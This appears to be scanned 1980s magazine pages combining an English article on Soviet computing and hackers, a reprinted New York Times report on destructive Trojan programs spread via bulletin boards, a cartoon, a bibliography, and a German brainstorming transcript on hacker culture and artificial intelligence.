"Catching up to the West" is relative. It is quite true that the USSR as a nation cannot meet the standards common in America as a nation. However, it is a grave error to assume that the USSR has no hackers.<sup>37,38,39</sup> First of all, the modifications made to the Apple to produce the Agat were done by *somebody* in the USSR. Even if they have "very few" computers, they still have thousands upon thousands of computers. If you have computers, you have computer nerds: hackers.

Soviet hackers are called "Sinclairists" (after the machines built by the British industrialist, Clive Sinclair). The Timex Sinclair was sold in America around 1980. It ran on just four chips and weighed less than half a kilogram. There are other Sinclair computers, mostly sold in the Old World.

**"If technology existed in a vacuum, the Soviets might actually be able to harness computer power for themselves. The fact is that to have technology you have to have freedom."**

You can bet that there are talented young Soviets who spend their time writing their own programs. These hackers have little opportunity for the kind of "hooliganism" that plagues the USA. In America, you can gain unauthorized access to a computer because we have the world's best telephone system. In the

## U.S. Computer Vandals Learn to Program Havoc

By Mark McCain  
New York Times Service

NEW YORK — A new breed of vandals, working within the vast network of U.S. computer "bulletin boards," are devising sophisticated software programs that erase and scramble the computer files of unsuspecting users.

The practice is stirring mistrust and anger among business executives, academics and hobbyists who exchange free computer software on the bulletin boards.

The vandals, using telephone links from their computers, are transferring the destructive programs onto the bulletin boards, hoping to fool thousands of people into duplicating the programs to use in their own computers at great harm.

"It's like poisoning the candy in the supermarket on Halloween," said Ross M. Greenberg, a Manhattan computer consultant. "I guess the people who devise these things take pleasure in destroying other people's work."

The programs began appearing several years ago and now have reached a level of sophistication that allows them to sometimes outfox computer experts who are on guard for them.

Known as Trojan horses, or more familiarly as Trojans, the programs pretend to be something useful, like a word processor or game board. But they are electronic terrorists, ready to erase or scramble data stored in computers.

Among the dozens of Trojans in circulation, some begin their destruction within minutes. Others perform as legitimate software for weeks or months, then touch off an electronic time bomb.

"A person may lose five minutes of work — or two years of work," said Mr. Greenberg, who maintains several "tools of defense" against Trojans, including a software program

that alerts him to suspicious activity within his personal computer.

Like hundreds of other computer enthusiasts across the country, Mr. Greenberg operates a computer bulletin board as a public service. Each sysop, shorthand for system operator, as the board operators are called, keeps a computer hooked up to a telephone line 24 hours a day, providing a

**'Over a year of work could be destroyed. If you're using the computer for business, how do you explain that sort of thing to your boss?'**

— Eric Newhouse, a computer expert

clearing house for hundreds of free "public domain" software programs.

People connect their computers into the bulletin boards, via telephone-hookup devices called modems, both to donate programs and make copies of programs already posted on the boards.

The Trojan software represents another chapter in the exploits of the computer hackers, who invest countless hours in computerized subterfuge.

"There are hacks out there who really amuse people with their cleverness," said Dave Bayer, an assistant professor of mathematics at Columbia University in New York. "But the

hacks who write Trojans are simply mean-spirited and malicious. There's no skill involved in trashing people's hard disks."

A hard disk, the primary storage unit of advanced personal computers, can hold the equivalent of 400 to 1,200 pages of single-spaced typewritten data. Like tape cassettes, the disks can be erased, intentionally or not.

The Trojans work by giving the computer internal instructions, but while pretending to perform some legitimate function the instructions amount to electronic suicide. Some Trojans only scramble or erase the "file allocation table," the computer's index of where data are stored on a hard disk. A user can often still retrieve the data, although with difficulty.


But others, after erasing the table, proceed to instruct the computer to do a "low-level format," or erasure, of the entire disk.

"Conceivably, upwards of over a year of work could be destroyed," said Eric Newhouse, an 18-year-old computer expert in Los Angeles. "If you're using the computer for business, how do you explain that sort of thing to your boss?"

Users are adjusting to computer terrorism by increasing security. Most bulletin board operators are beginning to check the identity of people who call up their boards. And they are testing suspicious programs.

But even if a Trojan perpetrator were identified, it is uncertain whether any state or federal laws provide for prosecuting that person.

"After you've been bit once," said Charles E. Rawls, a Manhattan computer user, "you look at every software program with a skeptical eye. But every once in a while, one of them still sneaks by."



USSR, the phone lines can't support data grade communication.<sup>40</sup> They stopped using direct dial long-distance calling in 1982. The KGB found it hard to monitor such phone calls.<sup>41</sup>

But this is a two-way street. American hackers who access a wide variety of computers learn to deal with many kinds of software. They develop savvy that can hardly be transcribed any more than you can learn to swim by reading a book. They also learn a lot about computer security. As they assume positions in business and government, they transfer this arcane knowledge to their new responsibilities.

Even if the USSR catches up instantly to where we are right now, today, they will fall behind by sunrise tomorrow. Americans invent new tools every day.

Take Run Length Limited. It's a way to store 30 megabytes on a 20 megabyte disk drive. New a year ago, it is common today.

**"With personal computers and dot matrix printers at their disposal, the underground would really give the Soviet State something to worry about. This has already happened in Poland."**

"Goal-Seeker" is an add-on that works with several common spreadsheets. You put in the figures you want to have for the result and the program juggles the spreadsheet to make the numbers come out right. (Just what every Soviet factory manager needs!) This program is a "shareware" product created by a hacker; it is available for less than \$10. There are over 800 such software packages for IBM PC-type machines. Hundreds more exist for Apple, Commodore and most other computers.

In about two years the 5 1/4 inch diskette will be as old-fashioned as the 8 inch diskette is today. The 3.5 inch diskette is coming. There are portable computers that will use 2.5 inch diskettes. Two years from now, the Soviets will still be trying to get 1.2 megabytes on a 5 1/4 inch diskette (standard with the IBM-PC/AT). We will be putting twice that much on a floppy half that size.

Non-von is short for non-von Neumann (after Dr. John von Neumann who, in the late 1940s, outlined digital computer principles). Instead of being one-instruction-at-a-time processors, they are parallel devices. These new computers process several instructions at the same time. Biochips are on the horizon. Based on living materials, these chips can be used for non-von computers and to run prosthetic devices.<sup>42</sup>

When Dr. Bores investigated the Agat, he used Locksmith 5.0, a program to copy protected disks.<sup>43</sup> Locksmith is now available for the IBM-PC. Locksmith also has dozens of competitors. There are similar programs for other computers,

such as Kracker Jack for the Commodore 64.

**"People in East Europe receive Western television. The USSR now produces some video tape cameras and players. When computers and television merge the results can only be called 'radical.'"**

There's a program called "PRD+" (Productivity Plus). It lets you define keys and sets of keys for writing text. For instance, you can program "asap" to give you the phrase "as soon as possible." You can define "mom" to mean the three lines in your mother's name, address, city, state and zip. Using a routine like this, you can type up to 150 words per minute.

And yet, for all of our prowess, there are signs that the computer revolution is slowing down. The Intel 80386 chip (used in the IBM Personal System 2) has bugs. Over 100,000 were installed that wouldn't do 32-bit arithmetic.<sup>44</sup> This could be an indication of what happens when entrepreneurs become corporate directors. When "three men in a garage" become a "publicly owned" corporation, something is bound to go wrong.

**"The computer is a tool for personal freedom. Like gold money, the computer cannot be made to serve its destroyers."**

About 15 years ago, two young computer nerds in Britain developed a programming language that is well suited to defining facts and rules about complicated systems. It was ignored in America until 1985 when Japan's Ministry of Industry announced that the Prolog language from Clocksin and Mellish would be part of their "Fifth Generation" effort.

**"This underscores one of several deficiencies in Soviet computer policy. They identify with our imperialist institutions."**

Fortunately, America is not saddled with a centralized economy. Now we have several versions of Prolog on the market including one for about \$100 (Borland's "Turbo Prolog") and a "public domain" Prolog for \$10.

This article has mentioned the Intel processor family several times. Actually, hardcore hackers consider the Intel chips "brain-damaged" (even when they work right). "Real programmers" use Motorola 68000-based machines like the Atari ST, Commodore Amiga and Apple Macintosh.

This underscores one of several deficiencies in Soviet computer policy. They identify with our imperialist institutions. They want to emulate IBM. But the com-

## Television and Radio

A 1966 cartoon by Jensen  
—"Sunday Telegraph," London.

OUR NEXT PROGRAMME—  
ALICE IN WONDERLAND—  
IS NOT SUITABLE  
FOR CHILDREN.



OUR NEXT PROGRAMME—  
WATCH WITH MOTHER—  
IS SUITABLE ONLY  
FOR NEUROTIC ADULTS  
WITH PARENT-FIXATIONS.



OUR NEXT PROGRAMME,  
A PARTY POLITICAL  
BROADCAST BY THE  
PRIME MINISTER, IS NOT  
SUITABLE FOR  
SOCIALISTS.



OUR NEXT PROGRAMME  
IS A FRANK DISCUSSION  
OF THE FOUR-LETTER  
WORD IN OUR SOCIETY.  
IT IS NOT SUITABLE  
FOR CONTEMPORARY  
DRAMATISTS.



OUR FINAL PROGRAMME,  
THE EPILOGUE,  
IS SUITABLE ONLY  
FOR ATHEISTS OF  
TWELVE AND OVER.



YOU WON'T FORGET  
TO SWITCH OFF  
YOUR SETS, WILL  
YOU CHILDREN!



Jensen



puter revolution did not come from IBM. The computer revolution in America came from dropouts, weirdos and nerds. Until the USSR can tolerate these people, they will never capture the power of the computer.

This is one lesson the Reds will never allow themselves to learn — even America hasn't learned it. The computer revolution came about because there are no government regulations on computing. ANYONE can be a programmer, simply by claiming to be one. Kids too young to be legally employed have earned hefty incomes from writing software. Several of the most profitable "Adventure" games were created by a housewife with two babies.

**"If the USSR wants a computer literate society, they should buy all the outdated 8-bit machines in America."**

These kinds of graphics oriented games led to cheap CAD (computer aided design) drafting systems. The USSR managed to slip 40 Tektronix workstations out of West Germany.<sup>45</sup>

Meanwhile, you can buy powerful CAD software for any home computer for less than \$100. (PC Sig has a four-disk set for \$24.)

The Soviet Union's efforts to acquire Western Technology usually support military goals. Yet the USSR has failed to utilize the greatest military weapon in America: the videogame. The Reds may have a few of the "Battle Zone" tank game. We have thousands being used everyday by would-be armor soldiers. Millions of American kids have played "Star Wars" and "Mach II." Of course, military applications are just the tip of the iceberg.

In a world where information is wealth, the Soviet Union is poor. America has thousands of computer bulletin board services. The BBS fever has even infected our own government. You can linkup with the Department of Commerce's microcomputer support group at (301) 948-5718. The private databases (CompuServe, Dialog, Nexis, etc.) tower above the government's and are themselves eclipsed by the thousands of hobbyist bulletin boards. Typical of these is the John Galt Line, at (305) 235-1645.

The Soviet Union can never catch up to America in computer technology. If they dismantled their state, they might achieve the technological prowess of Brazil by the year 2000. The computer is a tool for personal freedom. Like gold money, the computer cannot be made to serve its destroyers.

## BIBLIOGRAPHIC NOTES

*This article was made possible by database searches on the InfoTrac and CLSI public library systems and also IQuest from the Computer Information Service (CompuServe) of Columbus, Ohio, which of course would have been impossible in the USSR. Also, the Central Intelligence Agency was kind enough to honor a Freedom of Information Act request within 30 days. The Soviet Embassy Press Attache took several months to suggest that I shop at any of three recommended bookstores.*

1. *Soviet Acquisition of Militarily Significant Western Technology: an Update*, Central Intelligence Agency, 1985.
2. *Ibid.*
3. *Electronics Research and Technology in the USSR*, Emmanuel Piere, Central Intelligence Agency, 1976.
4. *Op. cit.*
5. *Ibid.*, (cf ref 23, this figure is quoted as 400 to 500).
6. "Computer Gamesman," Joyce Barnathan, *Newsweek*, Nov. 18, 1985.
7. *Ibid.*
8. "Soviets Launch Computer Literacy Drive," Constance Holden, *Science*, Jan. 10, 1986.
9. "Computer Gamesman."
10. *Op. cit.*
11. *Ibid.*
12. "Moscow Faces the New Age," Mark Whittaker, et al., *Newsweek*, Aug. 18, 1986.
13. "Soviets Launch Computer Literacy Drive."
14. "U.S. Computers May Enroll in Moscow U," Mark D'Anastasio, et al., *Business Week*, Feb. 4, 1985.
15. *Op. cit.*
16. "Agat: A Soviet Apple II Computer," Dr. Leo D. Bores, *Byte*, Nov. 1984.
17. *Ibid.*
18. "The State of Computer Technology in the Soviet Union," Durk Pearson, transcribed-

remarks from The Future of Freedom Conference, Nov. 1986.

19. "Soviets Launch Computer Literacy Drive."
20. *Op. cit.*
21. "Agat: A Soviet Apple II Computer."
22. "The Great Soviet Computer Screw-up," Daniel Seligman, *Fortune*, July 8, 1985.
23. "Soviet Microprocessors and Microcomputers," Ruth Heuertz, *Byte*, Apr. 1984.
24. *Ibid.*
25. *Ibid.*
26. *Op. cit.*
27. "Moscow Faces the New Age."
28. *Ibid.*
29. "The Great Soviet Computer Screw-up."
30. "Soviets Launch Computer Literacy Drive."
31. "Moscow Faces the New Age."
32. "Slow Scan to Moscow," Adam Hochschild, *Mother Jones*, June, 1986.
33. *Ibid.*
34. *Ibid.*
35. "War by Microcomputer," *Time*, July 30, 1984.
36. *Ibid.*
37. "Computer Gamesman."
38. "The State of Computer Technology in the Soviet Union."
39. "Soviets Launch Computer Literacy Drive."
40. *Ibid.*
41. "Moscow Faces the New Age."
42. *Advanced Computers: Parallel and Biochip Processors*, Norman W. Lord, et al., Ann Arbor Science, 1985.
43. "Agat: A Soviet Apple II Computer."
44. "Intel's chips have bugs," *Fortune*, June 8, 1987.
45. "How those computers got to Moscow," Frederic A. Miller, et al., *Business Week*, Oct. 27, 1986. □



# Minus Delta talks

## Auszüge aus einem Brainstorming 15.3.1988

m: Mike (Minus Delta t)

e: Eva (Frau an Bord)

p: Poetronic (Dichter)

m: Was ich nicht sehen will in dieser Hackerei: Irgendwelche Romantik-Geschichten, die kompetente Leute – wozu ich auch Wau zähle, und die ich einfach phantastisch finde von Technik und Motorik – da abziehen.

p: Der Chaos Computer Club – so wie ich die Leuten kenne –, das ist die inhomogenste Versammlung von Menschen, die mir jemals begegnet ist. Wobei der Computer dabei zu sowas wie einem sozialen Katalysator wird. Ein Katalysator ist ja eigentlich ein Stoff, der sich selber nicht verändert, aber verändernd wirkt. Du stellst einen Computer hin, und davor findet sich einträchtig eine Schar von Menschen zusammen, die, würden sie sich in einer Kneipe treffen, sich nie im Leben anquatschen würden oder gemeinsam an einen Tisch setzen. Aus allen ideologischen Bereichen. Da findest du den Althippie mit Sandale und Karotte im linken Mundwinkel genauso wie einen Typen, wo du sagen möchtest: Junge Union. 'Nen Typen, der in elf Vereinen ist. 'Nen Typen wie Wau, wo du glaubst, der kommt grade aus dem Dschungel, sowas Waldschrathafes. Vic, so ein Schmalser Schneller, Ingeniöser, mit seinem Porsche. Und dann noch so ein paar wilde Düsentriebs. Und die sitzen alle traulich vor dieser Maschine. Der Haufen ist auch deshalb interessant, weil: Wenn du eine Sache durchsprichst mit allen, dann kriegst du ein derartiges Interessensspektrum zusammen, eine derartig scharfe Argumentationsanforderung, daß wirklich nur die besten Gedanken und Argumente durchkommen.

m: Aber wer selektiert denn? Das ist der Punkt.

p: Es gibt in bestimmten Situationen bestimmte Leute, die selektieren. Jeder ist für sich ein Entscheider, weil die Autorität relativ locker und situationsbedingt im Club herumwandert.

m: Jetzt kann ich ja mal von mir her erklären, weshalb wir überhaupt so viel über die Geschichte reden.

p: Das wundert mich schon längst. Ich wollte eigentlich überhaupt nicht über Computer reden.

m: Ja. Es geht jetzt nicht um Computer. Es geht darum, daß ohne Zweifel die Leute in diesem Bereich irgendwann in den nächsten fünf Jahren gesellschaftliche Verantwortung übernehmen werden, wollen, was auch immer. Kompetente Gutachter werden. In welcher Form auch. Sie werden wie heilige Kühe behandelt und sind eigentlich von A bis Z, ich sag's wieder: Betrüger.

p: 'Ne heilige Kuh schmeißt das BKA nicht um sechs Uhr morgens aus dem Bett.

m: Das ist die Partisanennummer, wo man dann sagt: Ja, damals.. und so.

p: Worüber wir reden, das sind alles verschiedene Aspekte ein und desselben Gegenstands. Du kannst auch sagen: Ein und desselben Menschen. Diese verschiedenen Seelen, Gedanken und Ansätze, die hat jeder drin. Die romantische Ecke auf der einen Seite. Dann schnappst du wieder um in so einen wilden, aufklärerischen Impetus und sagst: Hau weg den Scheiß, oder sonstwas.

m: Ja, aber gewisse Freiräume, die gemacht werden, und die etabliert werden – und zwar durch die Praxis und sonst nix – und hingestellt werden, existieren dann als Referenzen. Und der ganze CCC und auch gewisse andere Leute – auch Sachen, die wir als Gruppe immer gemacht haben –, sind als Referenzmodelle möglich: Daß es auch anders geht. Irgendwann ist ja der ganze Scheiß total zubetoniert. . .

p: Du bist soo negativ.

m: Sicher zubetoniert. Stimmt doch. Weil ich die ganze Zeit immer neue Freiräume aufmachen muß, wo eine gewisse Generosität oder eine gewisses – verstehste, philosophisch gesehen – Freidenkertum da ist und nicht ein Clubdenken, ein kommerzielles Denken, ein Sektendenken, oder eine philosophisch vorgefertigte Schablonennummer.

p: Möglicherweise ist es so.. Du bist ja immer im



Fronteinsatz, und meine Art zu arbeiten und zu wirken ist anders, nämlich mit dem Schreiben. Du stehst jedesmal vor einem Mysterium. Du schreibst ein Buch, das wird verkauft, 10.000, 20.000 Stück, die verschwinden im Nichts. Du weißt überhaupt nicht. . . du redest, wenn du Glück hast, mit ein paar Leuten, die dein Buch in die Hände gekriegt und gelesen haben. Der Rest verschwindet und versickert. Du weißt nicht, was du wirkst. Ob du wirkst. Ob du jetzt nur was wie ein Papiertaschentuch gemacht hast, reinschneuzen, weg. . . Und ich weiß auch, ich muß jeden Tag mein Glaubensbekenntnis ablegen und mir sagen: Ich weiß, daß es mit Sprache geht. Es ist ein virulentes Arbeiten. Es hat nicht so eine Unmittelbarkeit, wie wenn du direkt im Raum arbeitest.

m: Es geht ja nicht nur direkt um Raum.

p: Vielleicht ist das ein berufsbedingter Optimismus, den ich hab.

m: Gut, du hast einen berufsbedingten Optimismus. Hast vielleicht im Delirium angefangen, hast ein paar Modelle dokumentiert. Ich bin jetzt vollkommen subjektiv. 'Delirium' jetzt nicht negativ: Mit einer gewissen Ehrlichkeit. Genauso wie die ganzen Chaosleute auch angefangen haben mit einer gewissen Ehrlichkeit: Erzählen wir doch mal, was wir denken, was wir fühlen, wie abgefahren man ist, das ist lustig.


p: Delirium ist ok in der Hinsicht. Ich mach ein Bild: Du kannst sagen – ich will das jetzt nicht überdramatisieren –, wir haben jetzt den Übergang von der Eisenzeit in die Siliziumzeit. Und du hast mit dem Delirium insofern recht, als alles, was wir heute machen, was die Hacker machen, auch wenn's einem so vorkommt, als wär man eine Avantgarde, als wäre das das neueste an HiTech, was es gibt, nix anderes sind als Dinge, die simplen Höhlenkritzeleien entsprechen. Der Computer hat im Augenblick eine Roheit, das empfindet jeder, der längere Zeit damit arbeitet. Es ist eigentlich eine Vergrößerung, Verschlechterung, ein Rückschritt gegenüber den Arbeitsweisen, die man bisher gehabt hat. In vielerlei Hinsicht. Das ist ein digitaler Faustkeil. Von daher: Delirium ok. Kleines Beispiel. Ich wollte mir neulich ein neues Klingelschild für draußen an der Tür machen, mit meinem Namen. Wenn ich noch eine Schreibmaschine gehabt hätte, hätt' ich einen kleinen Zettel eingespannt und draufgetippt. Bis ich das in meinem Matrixdrucker entsprechend justiert habe, die Textverarbeitung eingerichtet, die Datei "Klingels.doc" geschrieben, abgespeichert und zum Druck aufgerufen habe, bin ich alt. Hab ich's mit dem Filzstift ge-

schrieben und mir gedacht: Wozu hab ich 3000 Mark für das System ausgegeben?

e: Das sind ja auch immer solche einmaligen Geschichten. Du machst ja nicht jede Woche ein neues Klingelschild.

p: Das war einfach eine Möglichkeit, die mir die Schreibmaschine geboten hat, und die am Computer weggefallen ist.

e: Das ist eine einmalige Verzögerung, aber dadurch doch auch 'ne ständige Beschleunigung.




p: Du kannst sogar eine Ästhetik draus machen. Wie ist die Bauhaus-Ästhetik entstanden? Die ist entstanden daraus, daß die damaligen Möbelmaschinen nichts anderes konnten, als total dumpfe, schlichte, rechtwinklige, unornamentierte Dinge herzustellen in Serienproduktion. Genauso die ganzen Computerkrakeleien, wo du irgendwelche wilden, groben Pixelkörner am Bildschirm siehst.

m: Jetzt aber nicht abschweifen, sondern auf den Punkt zurückzukommen. Daß z.B. von einer oralen Gesellschaft – ich zitier jetzt konkret McLuhan: nämlich, daß die Schrift einiges verändert hat. Und die Schrift auch, obwohl es kein Problem war, zu einem Machtprogramm wurde. Der Schreiber im Dorf etc.

p: Wir machen ja jetzt gerade den Versuch, überzugehen von der Schriftkultur in die digitale Kultur. Ins digitale Alphabet, Null, Eins.

m: Richtig. Und die Vision der Veränderung der digitalen Dings ist dir auch noch nicht klar. Und ich arbeite jetzt an diesem Brainstorming, NICHT einer Feststellung von was möglich ist, oder von irgendwelchen Stories, Anekdoten.

p: Ich bin durch die Gespräche in den letzten Tagen ziemlich angekurbelt, weil wir einfach frei



phantasiert haben. Sachen durchgedacht haben, ohne Rücksicht auf Verluste.

m: Mir geht's jetzt nicht um Rücksicht auf Verluste. Mir gehts darum, die Sache noch weiter zu treiben, Psycho-Hacking, Kochrezepte, Minderheitenprogramm. Dann: Was ich immer wichtiger finde, ist diese Realitäts-Geschichte. Ich hab' mittlerweile einfach drei Geschichten, die von den Parametern so beeinflussbar sind, daß – wenn du jetzt eine neue Generation von Kindern aufziehen wirst, was die für einen Realitätsbegriff haben werden.

p: Wir haben ein dickes Problem hier in Europa, oder in den westlichen Kulturen. Das ist mir auch in Ägypten aufgegangen: nämlich den Individualismus. Das ist ein sehr großes Problem. Wenn du ein Individuum bist, brauchst du ja eine Privat-Realität. Ich hab mich in Ägypten mit einer jungen Koptin unterhalten, die war 24. Arbeitet seit fünf Jahren als Tour Managerin für ein Reisebüro. Vor drei Jahren ist sie zum ersten Mal, weil jemand krank geworden ist, nach Oberägypten gefahren mit einer Reisegruppe. Zum ersten Mal aus Kairo weg. Da hats erstmal wilde Schlachten mit ihrer Familie gegeben. Ein unverheiratetes Mädchen, das die Nacht nicht zuhause verbringt – das geht nicht. Da hat sie riskiert, daß sie am Rande zum Nutzen-Ansehen steht. Mutter zweimal täglich anrufen, Oberägypten ok. Dann ist sie nach Oberägypten gefahren, mit der Gruppe auf ein Schiff gegangen und hat als Tour Managerin eine eigene Kabine bekommen und hat mir gesagt: Dann, in der Kabine, war sie zum ersten mal in ihrem Leben alleine in einem Zimmer. Und sie ist total ausgeflippt, weil sie nicht wußte, was sie tun soll. Ob sie zusperren soll. Hatte immer nur Angst, daß da jemand Fremder rein kommt. Horror. Und dann ist mir klargeworden: Es ist sinnlos, sich mit ihr über so einen Begriff wie 'Privatleben' zu unterhalten. Vollkommen sinnlos. Weil ich erst mindestens tausend Jahre europäischer Kulturgeschichte dazuerzählen müßte. Ich brauch' mindestens ein halbes Jahr, bis ich ihr erklärt habe, was ich meine.

m: Das ist jetzt der Punkt. Das ist das, was ich vorhin mit Tradition auch meinte. Daß z.B. da noch gewisse Denkprozesse funktionieren und sicher noch 30, 40 Jahre funktionieren werden. Und ich wiederhole, daß z.B. unsere Desorientierung der letzten Jahrzehnte, nämlich "Privatisierung", der Bedürfnisse, der Vorstellungen. . .

p: Du mußt die Leute privatisieren, wenn du ihnen viele Produkte verkaufen willst. Du mußt die Familie aufspalten, du mußt die Großfamilie

aufspalten. Eine Großfamilie kauft sich nur einen Fernseher. Das sind 20 Leute, die in einem Haus wohnen und alle in denselben Fernseher stieren. Die mußt du erst aufspalten, die Großeltern in eine Wohneinheit, die Eltern in eine und die Kinder in eine, dann kannst du schon drei Fernseher verkaufen.

m: Das ist aber nicht mein Problem. Wenn ich z.B. zum Benjamin gehe, dann hat der seinen Fernseher in seinem Zimmer, der andere hat auch einen TV und dann haben sie noch einen TV in der Küche. Und im Badezimmer auch noch.

p: Ich weiß. Ich hab drei Computer hier liegen, zwei Videorecorder. . .

m: Ich glaub, das Problem. . . Das Bewußtsein des Privatlebens ist hier in Europa so entwickelt, daß das eben so funktioniert, während man sich vor zehn Jahren noch gestritten hat: Ich will Fußball sehen, und ich will aber die Inge Meysel sehen.

p: Mit den neuen digitalen Videorecorder kannst du das machen. Zwei Programme auf einem Bild.

m: Oder parallel aufnehmen, und das andere Programm später gucken. Das ist aber jetzt im Westen hier. Und das sind die dreißig Jahre Vorschub, und das sind die Geschichten, die, wenn einer sich wirklich drauf spezialisiert – und da gehören wir wahrscheinlich auch mal dazu –, als Navigator die Informationen in die richtigen Kanäle zu verteilen und zu verdealen. Z.B.: Ich geh nach Ägypten und in die Türkei und checke, was die dort brauchen und hab die richtigen Connections, muß nur meine Kartei durchgucken, wer produziert was, was brauchen die dort unten, welches Programm wird sie interessieren. Bin ich die ganze Zeit. . . mit so einem System wie "Infermental" hab ich permanent 100 Leute im Kopf, weiß, wer was benutzt. Hier in Hamburg hab ich schon fünf Leuten Bescheid gesagt, direkt neue Infos gekriegt, komm' dich einmal besuchen, hab' neue Infos. Hab' das alles drin, als Navigator. Könnte ich theoretisch verdealen. Wird auch verdealt werden in Zukunft.

p: Du weißt ja auch, daß das mein Prinzip ist. Deswegen hab ich hier mein aufblasbares Kaffeehaus. Meine Audienzen.

e: Das ist ein Vorwurf gegen mich, den ich von Benji eingefangen hab. So diese Navigatorgeschichte: zwei Tage in Hamburg, fünf Wohnungen an der Hand, und die gleich wieder





weitergeben, und Jobs. . .

p: Benjamin ist grade aus so einem Geschwindigkeitsverlauf wieder ausgestiegen. Und das geht ihm zu schnell, das mag er nicht im Augenblick.

m: Benji kommt jetzt in eine Sache rein: weg von der Maschine, nur noch Bodyfeeling, so in diese Richtung. Menschliche Wärme, weißgottwas. Diese ganze Geschichte. Ich möchte' wieder Natur haben. Ob jetzt positiv oder negativ, ist mal außer acht gelassen. Der ist soweit reingegangen mit den Computern – für sich –, daß er da wieder Distanz haben muß. Es geht mir aber nicht um Computer. Du hat jetzt mit dem Individuum vorgegriffen. Ich wollte das mit der Arbeit noch ausführen. Nämlich die Gras-muck-Theorie. Die Arbeit ist vom Stolz her abgeschrieben, bis vielleicht fünf Prozent, die noch stolz sind auf ihre Arbeit..

p: Hier bei uns im Westen.

m: Da gehören teilweise noch gewisse Künstler dazu. Ich rede jetzt vom Westen als der Avantgarde einer Informationsgesellschaft, und: Wie sieht die gesunde Kultur einer westlichen Gesellschaft aus in Zukunft? Eine Kultur, wobei ich glaube, daß die Bedingungen einer gesunden Kultur mehrere sind, nämlich: ein gewisser sozialer Code und gewisse soziale Grundsätze. Jede gesunde Gesellschaft hat einen Freiraum, der frei von Gedanken ist, in Anführungszeichen.

p: Konstruktive Hirnlosigkeit.

m: Ja, z.B. Meditation ist konstruktive Hirnlosigkeit. Kirche, weißgottwas, Architektur, Freiräume. Früher war der Begriff Freiraum auf Land, Space, also Material bezogen. Heute im Westen ist der Begriff Material immer mehr in Zeit umgesetzt. Wechselt vom Geld zum Zeitbegriff.

p: Hast du eigentlich das Gefühl, daß die Hacker, oder die Computerleute den Kampf um den Raum schon aufgegeben haben?

m: Vorläufig haben sie ihn vergessen. Laß mich jetzt mal ausreden. Die Geplänkel mit Raum, die ganzen Computergames sind noch auf diesem Raum-Kampf-System, Go, oder schachmäßig aufgebaut. Das wird wechseln. Da hoffe ich schon auf die Transputer. Obwohl dann die Zeit-Geschichte – infinite CPU-time – wo, du es verstanden hast, haben die Jungs – interessiert mich nicht mehr – nur aus Space gearbeitet. Wenn die Polizei auch immer noch auf

Space abfährt, und die Hacker auch, da wird nichts rauskommen. Das ist die totale Schizophrenie. Und trotzdem wird's Partisanenwert kriegen, das ist das Gefährliche. Romantik. Das wird dann Fake.

p: Ich kann mit Romantik gut umgehen. Weil ich ein Romantiker bin und immer wie ein Tier gegensteuern muß beim Schreiben. Das gibt auch eine ungeheure Produktivität.

m: Ja, die Romantik ist von der Poesie her eine Geschichte. Aber da ist es nicht Poesie, sondern inhaltliche Überbrückung einer Leere. Da wird die Nostalgie und die Vergangenheit. . .

p: Das ist so ein Problem. Ich bin Romantiker, aber ich hasse Romantik, vor allem, wenn ich schreibe.

m: Wenn du Wau heute sagst: Du hast fünf Jahre lang nicht nachgedacht, sondern nur reagiert, dann überbrückt ein Wau das in zehn Jahren, indem er sagt: Damals war das voller Action. Und wenn du ihm sagst: Da ist gar nichts gelaufen, dann kommt er mit Zeitungsartikeln an, zeigt dir, was da gelaufen ist, macht Blabla, was WIR damals geleistet haben, wir sind ja damals verfolgt worden. Und dieser ganze Kack, das ist gefährlich. Es geht um eine gesellschaftliche Verantwortung. Das klingt jetzt vielleicht vollkommen doof. Ich sag': Wenn wir uns als sowas sehen wie die Konstrukteure oder die Erhalter oder die Bewußtmacher einer gewissen neuen westlichen Kultur – neuen Kultur heißt einfach: die Entwicklung des individualistischen Begriffes in eine Kultur –, sind wir auch verantwortlich, daß diese Kultur lebensfähig wird und nicht No Future und dekadent wird. Und eine Kultur braucht Freiraum. Dieser Freiraum hat früher Kirche, was hatten wir noch gesagt? – Hirnlosigkeit, Zen-Buddhismus, weißgottwas, der aber – ob das jetzt Zeit ist oder Raum, ist vorläufig noch egal – einfach Garantie von gewissen Räumen hat, die steuermäßig von allen bewußt oder unbewußt bezahlt werden, aber als Dogma, als Gesetz. . .

p: Das, wovon du redest, ist mein Hauptkritikpunkt am Entwurf von sowas wie Künstlicher Intelligenz. Einen Entwurf vom Menschen zu machen, der auf ein Ideal angelegt ist. Auf Vollendung. Das sind so Dinge, die fange ich langsam an als große Illusionen zu durchschauen.

m: Es geht nicht um Vollendung.

p: Doch. Und zwar in einer Weise, die. . . Ich muß den Begriff Vollendung nochmal bestim-



men. Jetzt muß ich ein kleines bißchen aus-  
holen: Ich bin kein großer Mathematiker, aber  
über den Computer habe ich angefangen, mich  
ein bißchen mit Geometrie zu beschäftigen,  
weil's interessant ist und weil ich ein visueller  
Mensch bin. Man kann sich das immer gleich  
anschauen, was man ausprobiert am Compu-  
ter. Dabei hab ich den Begriff "Euklidische Ge-  
ometrie" zum ersten Mal verstanden. Das ist die  
Lehre von idealen Grundelementen, aus denen  
die Welt besteht: die gerade Linie, die ebene  
Fläche, die kugelrunde Kugel. Ideal und Voll-  
kommenheit. Das sind die Urbilder in dieser  
Geometrie, und das sind Formen, die findest du  
nirgendwo in der Natur. Du findest nirgendwo in  
der Natur eine gerade Linie, du findest nir-  
gendwo in der Natur eine vollkommen runde  
Kugel. . .

m: . . .außer bei Kristallen und chemischen  
Geschichten.

p: Und auch da ist es nicht vollkommen. Es gibt  
immer mindestens sumikroskopische Fehler-  
haftigkeiten, Unreinheiten, Einschlüsse, Ver-  
schiebungen, Spielräume, Fluktuationen. Da  
jetzt herzugehen und so einen statischen, clea-  
nen Entwurf vom Menschen zu machen und  
sowas wie Künstliche Intelligenz, wo alles, das  
unrein ist und fluktuiert, was du eben mit Frei-  
raum bezeichnest, eliminiert und beseitigt ist,  
das hat für mich nichts mit irgendwas, was ich  
mir unter Ideal oder Vollendung vorstellen  
könnte, zu tun.

m: Darum geht es ja in dem, was ich auszu-  
drücken versuche, nicht.

p: Das ist die Möglichkeit von Kultur: Vielfalt,  
Vermischung, Diffusion, Intensitäten. . . Du  
kannst z.B. auf elektronische Weise, wenn du  
versuchst, ein Hirn zu simulieren – Transputer  
sind ein genauso rohes Modell da, aber zum  
ersten Mal in der zweiten Dimension, d.h. du  
hast nur eine Ebene von Prozessoren nebe-  
neinander. Da ist noch gar kein Raum. Von  
daher ist das immer noch dieselbe Höhlen-  
malerei. Und du hast mit elektrischem Strom  
nur die Möglichkeit: an oder aus. Du hast nicht,  
